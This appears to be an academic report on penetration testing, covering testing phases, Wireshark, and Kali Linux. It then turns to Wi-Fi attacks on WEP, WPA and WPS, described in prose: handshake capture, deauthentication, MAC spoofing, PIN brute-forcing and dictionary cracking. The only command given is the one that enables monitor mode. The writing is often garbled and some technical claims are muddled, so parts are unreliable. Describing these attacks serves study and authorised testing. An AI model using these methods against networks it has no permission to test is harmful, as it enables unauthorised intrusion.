Vulnerability analysis helps in classifying security flaws in the system including its characteristics and description. This technique helps to authenticate the countermeasures of the security of the network which are built for any possible attacks and assess the security level of the system. It also helps in authenticating and calculating their effectiveness. The different phases involved in this process are the following.

1. To examine every system or resources and they must be classified.
2. Each resource must be assigned an Importance level.
3. Every resource must identify of potential threats.
4. A concrete strategy must be used for most of the severe threats.
5. Countermeasures must be set for every possible attack.

In every sensitive resource of the system a vulnerability assessment must be done :- database, user interface, or backend access to secure the whole network system. Different components of vulnerability scanner is shown in the figure 14.



Figure 14. Components of Vulnerability Scanner

Any flaws discovered, after the analysis, must be disclosed. For the future development, such analysis paves the roadmap to a secure system.

EXPLOITATION

targeted on gaining access over the system is the focus of exploitation in a system and it is entirely by passing the security restrictions. The earlier phase of vulnerability analysis is what this phase is entirely based on. There should be an accurate attack vector planned, after the exploitation is done successfully, to penetrate targeted assets. Once the system been penetrated, and the suitable exploits have been deployed it should overcome security measures which were initially designed for the system. Building countermeasures to avoid future unauthorised exploitation is helped by carrying out a successful exploitation of the system. Anti-virus, packing, encoding, encryption, Process injections and whitelist Bypass and so on are included in such measures.

POST EXPLOITATION

In the system being tested to identify and protect its information is the main idea behind this phase of post exploitation. It helps the owner to maintain its usefulness, helps the tester in controlling over sensitiveness of the information within the system. The sensitive information's documentation, its identification, its configuration, and communication within its channels are the basis of this phase. To protect both the tester and the owner there are certain rules of engagement which are to be followed.

1. Every modification to the services unlike initial agreement must be well demonstrated and documented for privileges to be escalated.
2. Every action must be listed which are applied to the system.
3. Any access must be permitted to classified information and must maintain confidentiality.
4. The information must be encrypted, all which is acquired.
5. Before capturing or storing any audio or video data the use of Local wiretaps laws must be considered.

Once successfully carrying out the exploitation on a system, the results are to be well-documented of such exploitation and which are used in a report. Most likely, it impacts in the system after exploitation and it's modifications should be included too.

REPORTING

In the whole operation the crucial phase of the cycle is the reporting phase, and the procedure and findings must also be included in the reporting stage with every detail to the intended audience. Every detail of the procedures must be included in the report it should comprise of the background of the test and the methodology used in it. The severity of the security flaws after a successful penetration test, they must be classified in the report based on their severity from low to extreme. Scope and information, its impact, attack vector and possible overcome measures must be included in the report with all the technical details. A report can be publicly published depending upon the client's requirement or it can be kept confidential. Overall, the client's security posture should be included in the test result. Figure 15 shows the sections of technical report writing.



Figure 15. Technical Report layout

Not only the security flaws in the system are highlighted in a well-documented report but it also helps in sorting out the countermeasures in the system. The guidelines and a positive note of the security measures of the system should be the ending of the report.

WIRESHARK

INTRODUCTION

A universal implemented and one of the most powerful network packet analysers is called the Wireshark [8]. The Wireshark tool displays detail of the network packets (in and out of the system) and captures all such packets. The global team of protocol experts released the open – source tool , Wireshark in May 2006, and Wireshark is available for most of the computing platforms: Windows, Linux, OS X and UNIX [8]. Wireshark uses pcap and the QT widget toolkit, it's a cross-platform tool that uses these toolkits for capturing packets [8]. Wireshark is also known Tshark because of its non-GUI version [8]. It supports hundreds of protocols and media. Figure 16 shows the UI of Wireshark for Linux.




Figure.16. UI of Wireshark.

To troubleshoot network problems this tool can be efficiently used, it can be used as a debugger by developers and also to examine security threats [8]. However, it doesn't manipulate the network and it doesn't assess intrusion detection [8]. Token-Ring, IEEE 802.11, Ethernet, Serial (PPP/SLIP), ATM connections and Linux based devices (by lib-cap) are some of the popular devices compatible with Wireshark [8]. Wireshark can also export and import files from several different capture programmes and can also capture live packets from the network [8].

INSTALLATION

The tool Wireshark is an open-source and a free programme [8]. Windows, IOS and Linux it is available for all the popular operating system. And the installation of the Wireshark is also very easy. Wireshark has been installed for this project on penetration testing as an Ubuntu OS. The installation process of Wireshark is shown in the figure below , installation in an Ubuntu Operating System [8].

```
shree@shreepc:~$ sudo apt-get install wireshark
[sudo] password for shree:
Reading package lists... Done
Building dependency tree
Reading state information... Done
wireshark is already the newest version.
The following packages were automatically installed and are no longer required:
  libntdb1 libsoxr0 linux-headers-4.2.0-27 linux-headers-4.2.0-27-generic
  linux-image-4.2.0-27-generic linux-image-extra-4.2.0-27-generic python-ntdb
Use 'apt-get autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
shree@shreepc:~$ clear
shree@shreepc:~$ sudo apt-get install wireshark
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libntdb1 libsoxr0 linux-headers-4.2.0-27 linux-headers-4.2.0-27-generic
  linux-image-4.2.0-27-generic linux-image-extra-4.2.0-27-generic python-ntdb
Use 'apt-get autoremove' to remove them.
The following extra packages will be installed:
  libc-ares2 libsmi2ldbl libwireshark3 libwireshark-data libwretap3
  libwsutil3 wireshark-common
Suggested packages:
  snmp-mibs-downloader wireshark-doc
The following NEW packages will be installed:
  libc-ares2 libsmi2ldbl libwireshark-data libwireshark3 libwretap3
  libwsutil3 wireshark wireshark-common
0 upgraded, 8 newly installed, 0 to remove and 0 not upgraded.
Need to get 12.2 MB of archives.
After this operation, 71.8 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://ft.archive.ubuntu.com/ubuntu/ trusty/universe libsmi2ldbl amd64 0.4.8+dfsg2-8ubuntu2 [99,4 kB]
Get:2 http://ft.archive.ubuntu.com/ubuntu/ trusty/main libc-ares2 amd64 1.10.0-2 [38,5 kB]
Get:3 http://ft.archive.ubuntu.com/ubuntu/ trusty/universe libwireshark-data all 1.10.6-1 [780 kB]
Get:4 http://ft.archive.ubuntu.com/ubuntu/ trusty/universe libwsutil3 amd64 1.10.6-1 [21,2 kB]
Get:5 http://ft.archive.ubuntu.com/ubuntu/ trusty/universe libwireshark3 amd64 1.10.6-1 [10,2 MB]
Get:6 http://ft.archive.ubuntu.com/ubuntu/ trusty/universe libwretap3 amd64 1.10.6-1 [135 kB]
Get:7 http://ft.archive.ubuntu.com/ubuntu/ trusty/universe wireshark-common amd64 1.10.6-1 [158 kB]
Get:8 http://ft.archive.ubuntu.com/ubuntu/ trusty/universe wireshark amd64 1.10.6-1 [852 kB]
Fetched 12,2 MB in 2s (4 091 kB/s)
Preconfiguring packages ...
Selecting previously unselected package libsmi2ldbl:amd64.
(Reading database ... 261547 files and directories currently installed.)
Preparing to unpack .../libsmi2ldbl_0.4.8+dfsg2-8ubuntu2_amd64.deb ...
Unpacking libsmi2ldbl:amd64 (0.4.8+dfsg2-8ubuntu2) ...
Selecting previously unselected package libc-ares2:amd64.
Preparing to unpack .../libc-ares2_1.10.0-2_amd64.deb ...
Unpacking libc-ares2:amd64 (1.10.0-2) ...
Selecting previously unselected package libwireshark-data.
Preparing to unpack .../libwireshark-data_1.10.6-1_all.deb ...
Unpacking libwireshark-data (1.10.6-1) ...
Selecting previously unselected package libwsutil3:amd64.
Preparing to unpack .../libwsutil3_1.10.6-1_amd64.deb ...
Unpacking libwsutil3:amd64 (1.10.6-1) ...
Selecting previously unselected package libwireshark3:amd64.
```

Figure 17. Installation of Wireshark

KALI LINUX

Kali Linux is a globally acknowledged tool and is one of the most popular tools for penetration testing of a network and used for digital forensics [9]. Kali Linux is maintained and upgraded by the company Offensive Security Ltd. Kali Linux the kernel type is Monolithic Kernel and it belongs to the Linux-like OS family [9]. X86, x86-64, armhf and armel are among the range of working platforms belonging to Kali Linux. The kali Linux programme comprises around 300 penetrating tools [9]. Various toolsets are included in Kali Linux for penetration testing, Kali Linux is a comprehensive penetration testing platforms and is an open- source and free platform for users with interest. The various tools included in the Kali Linux are listed below in table 1.

TABLE 1: Kali Linux toolset.

Serial number	Toolset
1	Information gathering
2	Vulnerability analysis
3	Web application analysis
4	Database assessment
5	Password attacks
6	Wireless attacks
7	Reverse engineering
8	Exploitation tools
9	Sniffing and spoofing
10	Postexploitation
11	Forensics
12	Reporting tools
13	Social engineering tools

Table. Kali Linux Toolset

There are four stages involved in the penetration testing of the Wi-Fi network under Kali Linux they are, the vulnerability of the Wi-Fi network according to their characteristics, , information gathering, preparation , simulation attack, and reporting, as shown in table 1.

The key Featuring's in the Kali Linux are :

1. Kali Linux contains over 300 penetration tools
2. Kali Linux is an open-source software
3. Kali Linux is an FHS Compliant
4. Compatibility of the Kali Linux is for a wide range of Wireless Devices
5. It is very secure development platform
6. The Linux kernel is a customizable Kernel
7. The kali Linux has multi language
8. ARMEL and ARMHF Support are supported by Kali Linux

Rebuilt and revised completely, the Kali Linux built from the Back-Track Linux in a Debian standard with all revised and new packages of penetrating tools and testing [9].

INSTALLATION

Kali Linux is very easy to install, the process is undemanding [9]. The official website of Offensive Security has the free version available on, <https://www.kali.org/downloads/>. A USB Drive is used for this project, to use the Kali tools to run through a USB Drive [9]. The user-interface of Kali Linux is shown in the Figure 18.



Figure 18. UI of Kali Linux

Figure 18. UI of Kali Linux

The installation process does not need any explanation and is very simple to have been excluded [9].

HARDWARE AND SOFTWARE

Kali Linux tools needs compatible hardware for the installation which is very essential [9]. For the installation of Kali Linux, the minimum required hardware includes the following :

1. The hardware and software of the kali Linux has a minimum of 10GB free Space.
2. The kali Linux architecture has a 512 MB RAM for i386/amd64.
3. The kali Linux has a support drive of USB boot/CD-DVD.

However, the performance of the Kali Linux depends on the hardware and the better hardware the better performance. Kali Tools can also be installed in Windows and MAC hardware [9].

TESTING

In IEEE 802.11 standard the testing will be carried out for the vulnerability. The Aircrack tool for that purpose of the Kali will be used. With the help of Aircrack tool, the WPA secured network is chosen, crack tool will be attempted to decrypt the key encrypted and WPA handshake will be stolen. This handshake that has been encrypted contains classified information of the network. To steal such classified information is the main idea behind stealing this handshake in the form of authentication key and decrypt it.




FIGURE 3: Kali Linux WiFi penetration test's main technical methods.

Figure. Kali Linux Wi-Fi penetration test's main technical methods.

The main technical methods of the Kali Linux Wi-Fi penetration testing are the following, monitoring target network, setting wireless network card monitoring mode, collecting target network information, scanning network, cracking the Wi-Fi password, injecting packets, offline attack, capturing packets and fake Ap Spoofing. The main technical method of the above figure illustrates the penetration testing carried out.

PENETRATION TESTING RESULTS

The theory behind the encryption is discussed in the previous section and decrypting using a possible approach of the encrypted key is explained. The procedure of the WPA protected networks which can be cracked is demonstrated in this section using the Kali tools.

The experimental environment topology of the testing of the Kali Linux for the Wi-Fi penetration testing is showcased in the figure below.




FIGURE 4: Experimental network topology.

Figure. Experimental Network Topology

A physical host, a virtual attack machine (VM Kali Linux attack machine), a wireless router, two mobile intelligent terminals, a USB wireless network card, and a pseudo-AP is contained in the topology constructed by a wireless card. Kali Linux uses the VMware virtualization technology. 8-core processor, 16G RAM, 128G SSD + 1 TB mechanical hard drive, intel core i7-6700HQ 2.6 GHz is used by the host. Virtual attack machine is known to be the Kali Linux. The pseudo-AP has a built-in extension N82 USB wireless network card. The brand of the mobile intelligent terminal is used by the wireless access point and brand of the smartphone is used by the wireless router.

TOOLS

The air crack tool from Kali Linux is used to crack down a WPA secured network. With sufficient and appropriate packet data, the air crack tool can crack the provided network. The FMS attacks, PTW attacks and Korek attacks is compromised by the air crack tool. Therefore, the fastest tool to crack down a network WPA is an air crack tool. The tool dealing with the main areas of the network security includes the following :

1. The exporting pf packet data into a plain readable text file and then monitoring of such data captured for further analysis.
2. DE authenticating and attacking, the network and for injection creating fake access point.
3. WPA PSK network and Cracking down WEP and injection.

VULNERABILITY ANALYSIS

Radio waves help in transmitting the information to the environment broadcasting with the help of the Wi-Fi access point (AP). A promiscuous mode of operation is supported by the penetration tester needing a network card; this happens before the penetration test begins. A promiscuous mode network card can read all the data that flows through it, to be able to access all the data flowing through the test site and regardless of whether the destination address is or not. In order to acquire the target network's basic information, including working channel, the number of AP, signal intensity, and basic client information, the target network to monitor is scanned and we need to set it to monitor mode. To prepare for monitoring the MAC address of the client, the target network and record the target AP's Media Access Control (MAC). Also, finding the hidden service set identifier (SSID) and the name of the wireless router. Typically, the AP broadcasts its own SSID by hiding the SSID to protect the Wi-Fi network, but for security purposes only clients that know the SSID can connect to the AP. However, the Wi-Fi network is not really protected by the hidden SSID. The exchange authentication information is not encrypted, which contains the SSID information, when legitimate clients connect to the AP. Penetration tests are conducted on Wi-Fi networks by extracting the SSID with hidden SSID. Only the client with a legitimate MAC can log on to the AP, while AP has turned on the MAC address filter function.

MAC filtering protection's problem can be solved by the purpose of logging client MAC. The attacker cannot connect to the Wi-Fi through MAC address filtering; only the legitimate MAC client can establish a connection with the AP, thus protecting the Wi-Fi network. Logging in disguised as the legitimate MAC after the AP is duped by sniffing the legitimate MAC since the MAC information is not encrypted. Monitoring of the specific target network can be implemented after obtaining valid information of the target network. The attack is reinjected and the modification after the valid data packet is captured in the listening mode. Grabbing the valid data of the target AP and it can also analyse and crack by listening to the target network.

Wi-Fi Protected Setup (WPS) encryption mode, Wi-Fi Protected Access (WPA) encryption mode and Wired Equivalent Privacy (WEP) are the encryption modes of the Wi-Fi networks and at present are the main authentication.

The target network has adopted password cracking, needing to analyse the encryption mode and then take the corresponding cracking method. For example, to analyse and calculate we need to grab a large amount of data between the client and the AP to break the WEP password. The valid client and the AP are needed to grab the four handshake protocol packets and then analyse and calculate access codes when we break the WPA encryption.

The Vulnerability Analysis of WPS Encryption.

To access the WPS encryption or Quick Secure Setup (QSS) as some routers refer to WPS of the wireless network, it makes the process easy by entering the code PIN or Push-Button Configuration (PBC) to push. By pressing the PBC button or entering the PIN code, the new device joins the wireless network.

The exchange between the device and the registry of the process of information which is initiated by WPS. The device completes mutual recognition, for the device joining the wireless network and the registry issues an authorized network certificate. In the WPS protocol there are certain security vulnerabilities [16]. It is vulnerable, the PIN code authentication mechanism. The PIN code for accessing between devices is the only authentication method, in the WPS Wi-Fi encryption mode. Possibility for brute force cracking is difficult there is no other identification requirement. Only 100 million possible combinations between 0 and 9 as the PIN is composed of 8-bit decimal number.

It is easy to crack with violence only 10 million possibilities and just figuring out the first 7 bits can crack PIN code, in fact, the 8th bit of the PIN code is the check bit. Many new wireless network cards for security reasons no longer support the WPS protocol. Leaving WPS open by default however most of the AP currently in use has not been updated in a timely manner. To brute crack pin code, it's a common penetration test method by using the PIN verification mechanism vulnerabilities, crack WEP encryption and crack WPS encryption mode or WPA encryption through PIN code known.

The Vulnerability Analysis of WEP Encryption.

RC4 stream encryption technology is adopted by the WEP protocol and to generate a pseudorandom sequence stream, the WEP encryption is used by the RC4 algorithm of the initialization vector and to perform XOR encryption on the plaintext the key sequence and the check code is used and then send the generated ciphertext and the initialization vector. In the figure 2 the WEP encryption process principle is shown.




FIGURE 2: WEP encryption principle.

Using the same pseudorandom sequence is used by the receiver decrypts the ciphertext to perform an exclusive XOR operation to obtain plaintext on the ciphertext. Security vulnerabilities are in the WEP encryption [17]. XOR encryption is used by the WEP. The pseudorandom sequence stream can be calculated when the plaintext and ciphertext are known by the XOR operation. To deceive the AP without knowing the real key, XOR operation can be used to encrypt other data. The repeated use of short initialization vectors is taken advantage of by the cracking WEP encryption and the vulnerability of RC4 itself.

WEP encryption initialization vectors are easily accessible and reusable and are transmitted in plaintext. Some pseudorandom sequence stream fragments are obtained when captured data packets are enough and XOR with the ciphertext is performed in the first-byte header information. When captured ciphers and initialization vectors are enough, analysis and calculations can be done on the WEP ciphers. Many data packets are captured by the key to cracking WEP code. By means of an ARP attack, many data packets are captured. By the above-mentioned calculation method, the captured data packets are calculated. Penetration and cracking are done by the target network of WEP encryption.

The Vulnerability Analysis of WPA Encryption.

Based on the WEP the WPA has been improved and wireless encryption mode is widely used. WPA and WPA2 are divisions on the WPA.


It is divided into WPA and WPA2. There are certain vulnerabilities [18,19] present in the WPA/WPA2 encryption. TKIP algorithm mainly encrypts the WPA. AES-CCMP algorithm encrypts the WPA2 with higher strength. The attack at present on the WPA/WPA2 is mainly by attacking them with a dictionary attack and by grabbing four handshake packets. You can break the password by force if you have a good dictionary or you can use WPs to turn on the function and to crack WPA code you can exhaust each other's PIN codes. The infiltration main process is as follows : firstly, listening mode of the wireless network card is turned on, and through the listening port the target wireless network is scanned. Information on the target network is obtained; through the offline attack the AP and the client are reconnected and the data packet four-way handshake between the client and the AP is captured. With the help of a dictionary attack the captured packet is subjected to crack WPA/WPA2 encryption to obtain a password. The ability to capture valid handshake packets and the dictionary quality is the key to the success of the WPA/WPA2 encryption penetration.

MONITORING

Aircrack tool can help in cracking of any network with monitor mode interface in creation. A device to review and capture all the traffic is allowed by the monitor mode in and out of the network in any wireless network.

With an access point or any ad hoc network, the monitor mode doesn't necessarily have to accomplice that's the big advantage of having the monitor mode.

With the command one can simply create the monitor : ***airmon-ng start wlan0***.



